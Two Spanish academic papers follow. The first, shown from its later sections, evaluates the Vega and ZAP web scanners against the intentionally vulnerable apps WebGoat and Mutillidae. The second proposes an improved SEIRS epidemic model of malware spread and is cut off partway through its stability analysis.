Para finalizar el proceso se ha decidido implementar 8 nuevos tipos de vulnerabilidades seleccionadas por su relevancia e información disponible, dejando para una fase posterior la implementación de otras. Se han añadido en Mutillidae debido a que es fácilmente personalizable y a que está desarrollada en el lenguaje más conocido y usado para el desarrollo de aplicaciones web (PHP). Se considera que es un buen modelo de aplicación que puede encontrarse en Internet y con el que se pueden realizar cursos de capacitación y pruebas para las herramientas automatizadas. Las vulnerabilidades añadidas a Mutillidae son las siguientes. En la figura Fig. 2 se muestra una pantalla de ellas en Mutillidae II:

Tabla I
CANTIDAD DE VULNERABILIDADES EN LAS APLICACIONES SELECCIONADAS.

Aplicación	Vulnerabilidades
WebGoat 5.4	40
Mutillidae 2.6.8	38
Damn Vulnerable Web Application 1.0	17
The ButterFly Security Project 1.0	36
WackoPicko 1.0	11

- Abuso de Funcionalidad, Mecanismo de Recuperación de Contraseñas Inseguro, Proceso de Validación Insuficiente: Estas vulnerabilidades pueden llevar a grandes pérdidas a las empresas por lo que son importantes detectarlas a tiempo. Se ha implementado como ejemplo de los errores que suelen cometerse en la lógica al desarrollar una aplicación.
- Null Byte e Inyección SSI: Aunque ya no son tan comunes, aún siguen habiendo aplicaciones con estas vulnerabilidades, por lo que es necesario implementarlas como ejemplo.
- Inyección de Código: Se ha implementado debido a que los programadores validan el manejo de inyecciones SQL pero no toman en cuenta las inyecciones de código de algún lenguaje como javascrip o PHP.
- Inyección XPath: Se ha implementado debido a que muchas aplicaciones hacen uso de XPath para navegar a través de elementos y atributos de los documentos XML, pero no se hace una validación correcta por parte de los programadores.




Fig. 1. Proceso para la selección de las aplicaciones vulnerables a propósito.

- Inyección NoSql: Se ha implementado, debido a que cada día las bases de datos NoSql se implementan más y no se toman las debidas precauciones en las validaciones de los datos de entrada.

E. *Vulnerabilidades no implementadas*

Uno de los objetivos del presente trabajo es obtener un conjunto de aplicaciones que sean fáciles de utilizar e implementar en un equipo. Por lo que, algunas vulnerabilidades no han sido implementadas o tomadas en cuenta en este trabajo, esto es, debido a que se necesitan de otros componentes, lo que las haría más difícil de configurar.

- Integer Overflows, Format String: En lenguajes de alto cuentan con protección lo que hace difícil de realizar ejemplos simples.
- HTTP Request Smuggling, HTTP Response Smuggling: No han sido implementadas debido a que se necesitan otros componentes como proxys, por lo que se deja como trabajo a futuro.
- LDAP, Mail Command Injection: No han sido implementadas debido a que se necesita la instalación de servidores con estas tecnologías. Se deja como trabajo a futuro.
- HTTP Response Splitting: Versiones modernas de Java y Php cuentan con protección ante este ataque.
- Routing Detour, SOAP Array Abuse, Web services testing: En el presente trabajo no se hace uso de las tecnologías de servicios web, por lo cuál se dejan como trabajo a futuro.
- XQuery Injection: No se ha implementado un ejemplo, debido a que en PHP no se cuenta con un parser nativo. Se deja como trabajo a futuro.
- EL Injection: Se deja como trabajo a futuro para webgoat.
- Padding Oracle Attack: Se deja como trabajo a futuro para Webgoat.

V. EXPERIMENTOS Y RESULDADOS

Se ha realizado un análisis de nuestras aplicaciones con Vega 1.0 [12] y Zaproxy 2.3 [13], las cuales son 2 herramientas automatizadas de código abierto para la búsqueda de vulnerabilidades web muy conocidas. Éstas se encuentran preinstaladas en la distribución de Kali Linux 1.0, utilizada en este trabajo. Las aplicaciones vulnerables se han instalado en XAMPP 1.7.3, que se ha atacado con las herramientas para su análisis. Este análisis se hace con el fin de examinar las 2 aplicaciones Web con herramientas para probar sus capacidades de detección de vulnerabilidades.

A. *Procedimiento*

Para poder realizar el análisis con las herramientas se realizó lo siguiente:

1. Se configuraron y activaron los distintos plugins de las herramientas para detectar vulnerabilidades.
2. Se les proporcionó a las herramientas la dirección de la aplicación para realizar un análisis automático.
3. Se activó el proxy de la herramienta y se realizó una navegación manual de la aplicación web.
4. Se verificó que las vulnerabilidades detectadas no sean falsos positivos.

Esto se realizó tanto para Mutillidae como para WebGoat. El paso 2, se tuvo que realizar de dos formas en ambas herramientas, una navegación automática y debido a la dificultad de las herramientas para realizar la navegación automática se procedió a realizar una navegación semiautomática, en la cual se hizo una navegación manual con el proxy de la herramienta capturando las secciones visitadas. Al finalizar la navegación se tomó como base todo lo capturado por el proxy y se realizó de nuevo el análisis automático.

B. *Resultados y análisis*

En la Tabla II, se observa la capacidad de detección de las herramientas Vega y Zaproxy. Vega ha sido la que más vulnerabilidades ha detectado, con 17 vulnerabilidades de las 49 que se encuentran en las dos aplicaciones. En Mutillidae detecto 17 vulnerabilidades y en WebGoat 13. También puede observarse que Vega solo fue capaz de detectar una de las vulnerabilidades que fueron agregadas a Mutillidae. Esta vulnerabilidade es inyección de código. Ambas herramientas detectaron 14 vulnerabilidades del mismo tipo. Mientras que Zaproxy fue capaz de detectar la vulnerabilidad conocida como Falsificación de Petición en Sitios Cruzados (CSRF) que Vega no detectó, siendo esta vulnerabilidad una de las más comunes actualmente. Por otro lado Vega fue capaz de detectar Inyección de Código y Enumeración de Usuarios, al contrario que Zaproxy.

Las vulnerabilidades que detectaron ambas herramientas se basan en la lista conocida como OWASP Top Ten. Esto puede ser debido a que los desarrolladores de ambas herramientas basan sus scripts o plugins en dicha lista, siendo esta la más conocida y difundida entre los profesionales de la seguridad web. En la Tabla II también se puede observar que el porcentaje de detección es bajo, esto es debido a la dificultad de las herramientas para realizar el rastreo y a los




Fig. 2. Nuevas vulnerabilidades añadidas a Mutillidae II

Tabla II
CAPACIDADES DE DETECCIÓN VEGA Y ZAPROXY.

	Vega	Zaproxy
49 Vulnerabilidades (WebGoat y Mutillidae).	17	15
Porcentaje de Detección	35.69%	30.61%
Mutillidae	17	15
WebGoat	13	13
Vulnerabilidades Nuevas (Mutillidae)	1	0

pocos plugins implementados para la detección de distintas vulnerabilidades, sobre todo en tecnologías como NoSql, XML y Json.

Durante las dos fases de análisis que se realizó con las herramientas, se pudo observar que la principal limitación de estas es en la navegación dentro de la aplicación. Al realizar la navegación semiautomática se pudieron detectar más vulnerabilidades.

VI. CONCLUSIONES Y TRABAJO A FUTURO

En el presente trabajo se ha realizado la selección de dos aplicaciones (WebGoat y Mutilliddae), ambas desarrolladas bajo la supervisión de OWASP. Estas aplicaciones tienen como objetivo, comprobar las capacidades de las herramientas de análisis de vulnerabilidades web y como apoyo a una mejor formación para los desarrolladores. Para la elección de las aplicaciones se ha realizado un proceso de selección basándose en las aplicaciones vulnerables existentes y más conocidas en el ámbito de seguridad web. Las aplicaciones consideradas tienen claramente definidas las vulnerabilidades, son fáciles de personalizar y agregar nuevos tipos de vulnerabilidades, cuentan con tecnología y funcionalidad de aplicaciones web actuales, al igual que cuentan con una buena documentación. Después de haber agregado 8 nuevas vulnerabilidades a Mutillidae, entre ambas aplicaciones cuentan se cuenta con 49 vulnerabilidades. Para probar las aplicaciones y realizar una valoración de dos herramientas automatizadas que vienen en la distribución Linux Kali, conocidas como Vega y Zaproxy, se realizó un análisis a ambas aplicaciones con dichas herramientas, esto con el objetivo de comprobar sus capacidades y limitaciones.

Como puede observarse en los resultados, las herramientas sólo fueron capaces de detectar un porcentaje muy bajo del total. Vega fue el que más vulnerabilidades detectó con 17 y Zaproxy detectó 15. Solamente Vega fue capaz de detectar 1 de las 8 vulnerabilidades agregadas a Mutillidae. Las vulnerabilidades que detectaron ambas son las consideradas en el top ten de OWASP, esto puede ser debido a que los desarrolladores de las herramientas basan sus scripts o plugins en esta clasificación. Otra de las limitaciones de las herramientas es el rastreador, debido a que se les complicó el poder analizar o encontrar todos los enlaces. Esta limitación se pudo ver aún más en la aplicación WebGoat.

Como puede apreciarse, las aplicaciones web vulnerables pueden ayudar a determinar las capacidades reales de detección de las herramientas de análisis de vulnerabilidades web y también ayudar a impartir una formación más completa a desarrolladores en detección de vulnerabilidades web.

Nuestros planes para trabajos futuros son desarrollar las vulnerabilidades que faltan, analizar las capacidades de más herramientas existentes en el mercado e impartir cursos de formación haciendo uso de éstas dos aplicaciones. También se pretende realizar una aplicación web con una temática como por ejemplo, una aplicación escolar, que cuente con todas las vulnerabilidades de la lista y cumpla con los 5 criterios mencionados, así poder realizar una mejor valoración de las herramientas y contribuir con una herramienta más completa para la enseñanza o capacitación.

AGRADECIMIENTOS

Los autores agradecen la financiación que les brinda el Programa Marco de Investigación e Innovación Horizonte 2020 de la Comisión Europea a través del Proyecto RAMSES - Internet Forensic Platform for Tracking the Money Flow of Financially-Motivated Malware (Convocatoria: H2020-FCT-2015, Acción de Innovación, Número de Propuesta: 700326).

REFERENCIAS

[1] Yuliana Martirosyan: “Security Evaluation of Web Application Vulnerability Scanners Strengths and Limitations Using Custom Web Application”, Thesis, California State University - East Bay, Octubre de 2012, http://www.mcs.csueastbay.edu/~lertaul/YulianaThesis_V8.pdf
[2] OWASP Open Web Application Security Project, “OWASP Testing Guide”, 2013, https://www.owasp.org/index.php/OWASP_Testing_project
[3] WASC Web Application Security Consortium, “The WASC Threat Classification”, 2010, http://projects.webappsec.org/w/page/13246978/Threat Classification
[4] National Institute of Standards and Technology (NIST), “Engineering Principles for Information Technology Security (A Baseline for Achieving Security)”, NIST SP 800-27, Revision A, June 2004, http://csrc.nist.gov/publications/nistpubs/
[5] Adam Doupé, Marco Cova, and Giovanni Vigna, “Why Johnny Can’t Pentest: An Analysis of Black-box Web Vulnerability Scanners”, en Proceedings of the 7th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA'10), pp. 111-131, 2010.
[6] Fernando Roman Muñoz, Iván Israel Sabido Cortes y Luis Javier García Villalba, “Capacidades de detección de las herramientas de análisis de vulnerabilidades en aplicaciones Web”, en XIII Reunión Española sobre Criptología y Seguridad de la Información (RECSI 2014), 2014.
[7] J. Bau, E. Bursztein, D.Gupta, J. Mitchell, “State of the Art: Automated Black-Box Web Application Vulnerability Testing”, in Proceedings of the 2010 IEEE Symposium on Security and Privacy, Berkeley, USA, Mayo 16-19, pp. 332-345, 2010.
[8] Alexandre Miguel Ferreira y Harald Kleppe, “Effectiveness of Automated Application Penetration Testing Tools”, 2011.
[9] Fong, E.; Gaucher, R.; Okun, V.; Black, P.E., "Building a Test Suite for Web Application Scanners," en Hawaii International Conference on System Sciences, Proceedings of the 41st Annual, pp.478-478, 2008.
[10] WebGoat, https://www.owasp.org/index.php/Proyecto_WebGoat_OWASP
[11] Mutillidae, https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project
[12] Vega Vulnerability Scanner, https://subgraph.com/vega/
[13] Zaproxy, https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Propuesta de mejora de un modelo SEIRS para la simulación de la propagación de malware

J.D. Hernández Guillén, A. Martín del Rey
Departamento de Matemática Aplicada
Universidad de Salamanca
Calle del Parque 2, 37008-Salamanca
{diaman, delrey}@usal.es

L. Hernández Encinas
Instituto de Tecnologías Físicas y de la Información
Consejo Superior de Investigaciones Científicas
Calle Serrano 144, 28006-Madrid
luis@iec.csic.es

***Resumen*—En este trabajo se analiza el modelo SEIRS desarrollado por Toutonji, Yoo y Park para estudiar la propagación de malware en una red de ordenadores. Como consecuencia de dicho análisis se detectan una serie de deficiencias en dicho trabajo, cuya corrección nos permite proponer un nuevo y mejorado modelo SEIRS de naturaleza más realista. A partir del estudio de su estabilidad asintótica podemos caracterizar la dinámica del malware en función de un parámetro umbral denominado número reproductivo básico y de los estados de equilibrio libre de infección y endémico. Finalmente se proponen diferentes medidas de control a partir del análisis del número reproductivo básico.**

***Index Terms*—malware, epidemia, modelo matemático.**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

Como es bien conocido, el código malicioso (o malware) en sus diferentes categorías (virus computacionales, gusanos computacionales, troyanos, etc.) es una de las principales amenazas de los sistemas informáticos, de manera que su impacto social y económico es enorme [1].

Consecuentemente es muy importante no sólo detectar la presencia de malware en una red sino también predecir el comportamiento de su propagación. En este sentido la mayor parte de los esfuerzos se han dedicado a la primera dimensión, esto es, al diseño de técnicas para detectar el código malicioso [7], mientras que el desarrollo de modelos para simular la propagación de malware ha recibido una atención muchísimo menor [5], a pesar de que sus análogos en el campo de la Epidemiología Matemática (propagación de enfermedades infecciosas) tienen una amplia tradición y uso en la realidad [3], [10]. La importancia de este tipo de modelos reside no sólo en la obtención de información relevante sobre el comportamiento del malware, sino también en las posibilidades que ofrecen para evaluar la eficacia de posibles medidas de control.

La gran mayoría de los modelos matemáticos para simular el comportamiento de malware están basados en el uso de sistemas de ecuaciones diferenciales ordinarias, de manera que se trata de modelos globales y deterministas. Son, además, modelos compartimentales pues los dispositivos se clasifican en diferentes tipos atendiendo a su relación con el malware. Entre ellos son especialmente interesantes los modelos SEIRS en los que la "población"se divide en dispositivos susceptibles, expuestos, infecciosos y recuperados, y además las contramedidas de seguridad no confieren inmunidad permanente frente al malware.

Los dispositivos susceptibles son aquellos que no han sido infectados por el malware; los dispositivos expuestos son aquellos que han sido infectados pero el código malicioso no se encuentra activo, es decir, no está desarrollando su actividad maliciosa en el huésped y no tiene capacidad para transmitirse a otro dispositivo. Los infecciosos son aquellos dispositivos en los que el malware está activo, y finalmente los dispositivos recuperados son aquellos en los que se ha detectado y eliminado con éxito.

Como se ha comentado anteriormente, en los modelos SEIRS se considera además que no existe un periodo de inmunidad permanente sino que los dispositivos recuperados pueden perder (después de un cierto tiempo) la inmunidad conferida cuando las contramedidas de seguridad adoptadas eliminen el malware. En la Figura 1 se puede observar la dinámica de este tipo de modelos.




Figura 1. Dinámica de los modelos SEIRS.

En honor a la verdad, no han aparecido muchos modelos SEIRS en la literatura científica. Así en [13] los autores presentan un modelo cuasi-SEIRS que tiene en cuenta el compartimento adicional de los dispositivos puestos en cuarentena, de manera que la velocidad de propagación del gusano computacional desciende. En [4], Hosseini *et al.* propusieron un modelo SEIRS discreto en el tiempo para estudiar la propagación del malware en redes de escala libre considerando el software instalado en los distintos dispositivos. Mishra y Keshri [8] introdujeron un modelo SEIRS en el que se consideraban dispositivos "vacunados.[a] la hora de estudiar la propagación del malware en redes inalámbricas de sensores; Mishra y Pandey diseñaron un modelo SEIRS para

gusanos computacionales teniendo en cuenta la transmisión vertical [9]. No obstante el modelo más interesante, desde nuestro punto de vista, es el propuesto por Toutonji *et al.* [11] ya que evalúa las contramedidas de seguridad a adoptar teniendo en cuenta los dispositivos afectados por el malware y su reemplazamiento.

Un análisis detallado de este modelo muestra que presenta una serie de deficiencias que lo hacen ser no demasiado realista. Este hecho es lo que motiva nuestro trabajo: se pretende mejorar el modelo desarrollado por Toutonji *et al.* eliminando las deficiencias encontradas. Además se estudiará la estabilidad local y global tanto en el punto de equilibrio libre de infección como en el punto de equilibrio endémico. Además se calculará el número reproductivo básico y se analizará para determinar las mejores medidas de control a adoptar.

El resto del trabajo se organiza como sigue: en la sección 2 se detalla el modelo de Toutonji *et al.*, su análisis crítico junto con la propuesta de mejora es introducido en la sección 3; la sección 4 está dedicada al estudio matemático del modelo propuesto. El estudio de las medidas de control más eficaces se realiza en la sección 5 y, finalmente, las conclusiones y las futuras líneas de actuación se muestran en la sección 6.

II. El modelo propuesto por Toutonji, Yoo y Park

Como se comentó en la sección anterior, el modelo propuesto por O.A.Tountoji, S.M. Yoo y M.Y. Park [11] es un modelo SEIRS que tiene en cuenta las contramedidas de seguridad para prevenir y proteger los dispositivos de una red frente al malware, y el efecto que tienen las mismas sobre los dispositivos expuestos e infecciosos (en este modelo el funcionamiento anormal de los dispositivos aparece en el estado infeccioso, de manera que los dispositivos reemplazados se añaden al compartimento de los recuperados).

De manera más concreta, el establecimiento de las contramedidas de seguridad rige: (1) la transición del estado susceptible al recuperado mediante el coeficiente $\psi_1 \geq 0$, (2) la transición del estado expuesto al recuperado teniendo en cuenta el parámetro $\psi_2 \geq 0$, y (3) la transición de los infecciosos a recuperados gracias al coeficiente $\gamma \geq 0$. Además estas contramedidas de seguridad confieren inmunidad temporal a algunos dispositivos e inmunidad permanente a otros; en este sentido $\phi \geq 0$ es el coeficiente transmisión de los dispositivos recuperados a susceptibles.

Por otra parte, la fuerza de incidencia se define como $f = \frac{\beta\alpha}{N}$ donde $\beta \geq 0$ representa el número de incidentes por unidad de tiempo, $\alpha \geq 0$ es el coeficiente de transmisión del estado expuesto al estado infeccioso (es decir $\alpha E(t)$ es el número de dispositivos expuestos que en los que el malware se activa, por unidad de tiempo), y N es el número total de dispositivos. Finalmente, $\theta \geq 0$ es el coeficiente de disfuncionalidad, y $\mu \geq 0$ representa el coeficiente de reemplazamiento. En la Figura 2 se puede observar detalladamente la dinámica de este modelo.

En consecuencia, teniendo en cuenta todo lo dicho anteriormente y si consideramos $S(t)$ como el número de dispositivos susceptibles en el instante de tiempo t, $E(t)$ el número de dispositivos expuestos en el instante de tiempo t, $I(t)$ el número de dispositivos infecciosos y $R(t)$ el número de dispositivos recuperados en t, el sistema de ecuaciones




Figura 2. Dinámica del modelo SEIRS debido a Toutonji *et al.*

diferenciales ordinarias que gobierna la dinámica del modelo es el siguiente:

$$\frac{dS}{dt} = -fES - \psi_1 S + \phi R, \quad (1)$$

$$\frac{dE}{dt} = fES - (\alpha + \psi_2)E, \quad (2)$$

$$\frac{dI}{dt} = \alpha E - (\gamma + \theta)I, \quad (3)$$

$$\frac{dR}{dt} = \mu N + \psi_1 S + \psi_2 E + \gamma I - \phi R, \quad (4)$$

donde el número total de dispositivos es constante: $N = S(t) + E(t) + I(t) + R(t)$ para todo $t \geq 0$.

Un coeficiente muy importante en este tipo de modelos es el denominado número reproductivo básico (denotado por R_0), el cual se puede entender como el número de infecciones directas causadas por un único dispositivo infeccioso introducido en una red enteramente susceptible. Se trata de un parámetro umbral que, como veremos posteriormente, nos indica cuándo un determinado brote de malware se convertirá en epidémico. El número reproductivo básico asociado al modelo de Toutonji *et al.* es:

$$R_0 = \frac{\alpha\beta\phi}{(\psi_1 + \phi)(\alpha + \psi_2)}. \quad (5)$$

Por otra parte el comportamiento del modelo viene definido por los denominados puntos de equilibrio, que son aquellos estados del sistema en los que el número de dispositivos en cada uno de los compartimentos no varía (se mantiene constante a lo largo del tiempo). Así, tendremos el punto de equilibrio libre de infección (los dispositivos infecciosos han desaparecido y la red se encuentra libre de malware), y el punto de equilibrio endémico (existe un grupo de dispositivos infecciosos que no desaparece). En el caso que nos ocupa, es fácil comprobar que las expresiones explícitas para el punto de equilibrio libre de infección E_f^*, y el punto de equilibrio endémico E_e^* son las siguientes:

$$E_f^* = (S_0^*, E_0^*, I_0^*, R_0^*) = \left(\frac{\phi N}{\psi_1 + \phi}, 0, 0, \frac{\psi_1 N}{\psi_1 + \phi}\right), \quad (6)$$

$$E_e^* = (S_1^*, E_1^*, I_1^*, R_1^*), \quad (7)$$

donde:

$$S_1^* = \frac{\alpha+\psi_2}{\beta\alpha}N, \quad (8)$$

$$E_1^* = \frac{\phi - \frac{\alpha+\psi_2}{\beta\alpha}(\psi_1-\phi)}{\alpha+\psi_2+\phi\left(1+\frac{\alpha}{\gamma+\theta}\right)}N, \quad (9)$$

$$I_1^* = \frac{\alpha}{\gamma+\theta}E_1^*, \quad (10)$$

$$R_1^* = N - S_1^* - E_1^* - I_1^*, \quad (11)$$

Mediante el análisis de la estabilidad de este modelo es posible determinar de manera teórica las condiciones bajo las cuales el sistema evoluciona hacia uno de los dos estados de equilibrio introducidos anteriormente. En nuestro caso se obtienen los siguientes resultados [11], [12]:

Teorema 1: El equilibrio libre de infección E_f^* es local y asintóticamente estable, y global y asintóticamente estable si $R_0 \leq 1$.

Teorema 2: El equilibrio endémico E_e^* es local y asintóticamente estable si $R_0 > 1$.

Teorema 3: Si $R_0 > 1$ y una de las siguientes condiciones se verifica:

1. $\psi_1 > \alpha + \psi_2$ and $\psi + \gamma + \theta > \alpha$,
2. $\psi_1 \geq \alpha + \psi_2$ and $\psi_1 + \psi + \gamma + \theta > 2\alpha + \psi_2$,

entonces el equilibrio endémico E_e^* es global y asintóticamente estable.

Además, se verifica el siguiente resultado en relación con el control de la epidemia:

Corolario 1: Para parar la propagación de la epidemia de malware, el coeficiente de recuperación asociado al estado susceptible debe satisfacer la siguiente desigualdad:

$$\psi_1 > \phi\left(\frac{\beta\alpha}{\alpha+\psi_2} - 1\right). \quad (12)$$

III. El modelo propuesto

III-A. Análisis crítico del modelo de Tountonji et al. *y propuestas de mejora*

El modelo SEIRS propuesto por Toutonji *et al.* presenta como característica fundamental (y rasgo distintivo del resto de modelos SEIRS propuestos hasta la fecha) el desarrollo de estrategias profilácticas en todos los estados, es decir, contempla la implementación de contramedidas de seguridad de manera que los dispositivos queden inmunizados contra el malware y pasen del estado susceptible o expuesto al recuperado directamente (además los dispositivos infecciosos pasarán a recuperados cuando el malware sea detectado y eliminado con éxito).

Se tiene en cuenta también la dinámica poblacional de manera que los dispositivos que presentan un funcionamiento anómalo por efecto del malware son retirados y reemplazados por otros. Aquí se presenta la primera deficiencia del modelo ya que se indica explícitamente (véase [11]) que $\mu N = \theta I(t)$, donde recordemos que μ es el coeficiente de reemplazamiento y θ es el coeficiente de disfuncionalidad. Pues bien, a partir de dicha condición se deduce inmediatamente que $I(t) = \frac{\mu}{\theta}N$, con lo que se estaría suponiendo que la población de infecciosos se mantiene constante, lo cual no tiene porqué ser cierto.

Por otra parte en este modelo se supone que $\psi_1 \neq \psi_2$, es decir, los coeficientes que rigen el paso de los estados susceptible y expuesto a recuperado (por efecto de las contramedidas de seguridad) son distintos. Ahora bien, durante el periodo de latencia (mientras el ordenador es expuesto) el malware está inactivo (no lleva a cabo su actividad maliciosa y no tiene la capacidad de propagarse) con lo que la detección del mismo es bastante complicada. En este sentido sería conveniente especificar que ambas magnitudes deberían ser si no iguales, sí muy parecidas: $\psi_1 \approx \psi_2$ (obsérvese que en el trabajo original los autores, a la hora de realizar las simulaciones, consideran $\psi_1 = 0{,}0003 << \psi_2 = 2{,}8$).

Finalmente, en el modelo se indica explícitamente que los dispositivos susceptibles que resultan infectados (y pasan a ser, por tanto, expuestos) vienen dados por la siguiente expresión (véase la Ec. (1)) que representa la incidencia: $fE(t)S(t)$. Teniendo en cuenta las expresiones de los coeficientes, la anterior expresión se puede escribir como sigue:

$$fE(t)S(t) = \frac{\beta\alpha}{N}E(t)S(t) = \frac{\beta}{N}S(t)(\alpha E(t)), \quad (13)$$

que se corresponde con la expresión de la incidencia estándar en la que los dispositivos que pueden transmitir el malware vienen dados por $\alpha E(t)$. Es decir, los únicos dispositivos que pueden transmitir el malware son sólo los nuevos dispositivos infecciosos que aparecen en cada unidad de tiempo. Ahora bien, resulta más realista suponer que el código malicioso es transmitido por el total de dispositivos infecciosos durante el periodo de tiempo considerado, es decir: $I(t)$.

III-B. Descripción matemática del modelo mejorado

Teniendo en cuenta todo lo comentado anteriormente al respecto de las dos principales deficiencias detectadas en el modelo original, proponemos un nuevo modelo basado en el anterior en el que se considerará lo siguiente:

1. Supondremos que el número de dispositivos infecciosos que se eliminan de la red por mal funcionamiento es exactamente igual al número de nuevos dispositivos que aparecen (y que pasan a engrosar el compartimento de los recuperados).
2. Supondremos que $\psi_1 = \psi_2 = \psi$.
3. Supondremos que la incidencia vendrá definida por la siguiente expresión:

$$\frac{\beta}{N}S(t)(I(t)). \quad (14)$$

Consecuentemente el modelo mejorado se formula según el siguiente sistema de ecuaciones diferenciales:

$$\left.\begin{aligned} \frac{dS}{dt} &= -\frac{\beta}{N}SI - \psi S + \phi R \\ \frac{dE}{dt} &= \frac{\beta}{N}SI - (\alpha+\psi)E \\ \frac{dI}{dt} &= \alpha E - (\gamma+\theta)I \\ \frac{dR}{dt} &= \theta I + \psi(S+E) + \gamma I - \phi R \end{aligned}\right\} \quad (15)$$

IV. Estudio de la estabilidad de los puntos de equilibrio

IV-A. Puntos de equilibrio y número reproductivo básico

A partir de las condiciones de equilibrio, a saber:

$$\frac{dS}{dt} = \frac{dE}{dt} = \frac{dI}{dt} = \frac{dR}{dt} = 0, \quad (16)$$

un sencillo cálculo nos muestra que el punto de equilibrio libre de infección es:

$$E_f^* = \left(\frac{N\phi}{\phi+\psi}, 0, 0, \frac{N\psi}{\phi+\psi} \right), \quad (17)$$

mientras que el punto de equilibrio endémico viene dado por $E_e^* = (S_1^*, E_1^*, I_1^*, R_1^*)$, donde:

$$\begin{aligned} S_1^* &= \frac{N(\gamma+\theta)(\alpha+\psi)}{\alpha\beta}, & (18)\\ E_1^* &= \frac{\gamma+\theta}{\alpha} I_1^*, & (19)\\ I_1^* &= \frac{N(\Delta-\Gamma)}{\Lambda}, & (20)\\ R_1^* &= \frac{\beta}{\Lambda}\left(\alpha\beta + (\alpha+\gamma+\theta)\psi - \frac{\alpha\beta}{N} S_1^*\right) S_1^*, & (21) \end{aligned}$$

siendo

$$\begin{aligned} \Gamma &= (\gamma+\theta)(\phi+\psi)\psi, & (22)\\ \Delta &= \alpha(\beta\phi - (\gamma+\theta)(\phi+\psi)), & (23)\\ \Lambda &= \beta(\alpha(\gamma+\theta+\phi) + (\gamma+\theta)(\phi+\psi)). & (24) \end{aligned}$$

Para calcular el número reproductivo básico asociado a este modelo aplicaremos el método de la Siguiente Generación [2]. Así, a partir del sistema (15) se obtiene:

$$\begin{aligned} F_E &= \frac{\beta}{N} SI, & (25)\\ F_I &= 0, & (26)\\ V_E &= (\alpha+\psi) E, & (27)\\ V_I &= (\gamma+\theta) I - \alpha E, & (28) \end{aligned}$$

y consecuentemente:

$$\begin{aligned} \left(F \cdot V^{-1}\right)_{E_f^*} &= \begin{pmatrix} \frac{\partial F_E}{\partial E} & \frac{\partial F_E}{\partial I} \\ \frac{\partial F_I}{\partial E} & \frac{\partial F_I}{\partial I} \end{pmatrix}_{E_f^*} \begin{pmatrix} \frac{\partial V_E}{\partial E} & \frac{\partial V_E}{\partial I} \\ \frac{\partial V_I}{\partial E} & \frac{\partial V_I}{\partial I} \end{pmatrix}^{-1}_{E_f^*} \\ &= \begin{pmatrix} \frac{\alpha\beta\phi}{(\gamma+\theta)(\phi+\psi)(\alpha+\psi)} & \frac{\beta\phi}{(\gamma+\theta)(\phi+\psi)} \\ 0 & 0 \end{pmatrix}. \quad (29) \end{aligned}$$

El número reproductivo básico será el valor propio más grande de esta matriz, esto es:

$$R_0 = \frac{\alpha\beta\phi}{(\gamma+\theta)(\phi+\psi)(\alpha+\psi)}. \quad (30)$$

IV-B. Estabilidad en el punto de equilibrio libre de infección

La matriz jacobiana asociada al sistema (15) en el punto de equilibrio libre de infección E_f^* es:

$$J\left(E_f^*\right) = \begin{pmatrix} -\phi-\psi & -\phi & -\frac{\beta\phi}{\phi+\psi} - \phi \\ 0 & -\alpha-\psi & \frac{\beta\phi}{\phi+\psi} \\ 0 & \alpha & -\gamma-\theta \end{pmatrix}, \quad (31)$$

de manera que un sencillo cálculo nos muestra que sus valores propios son los siguientes números reales:

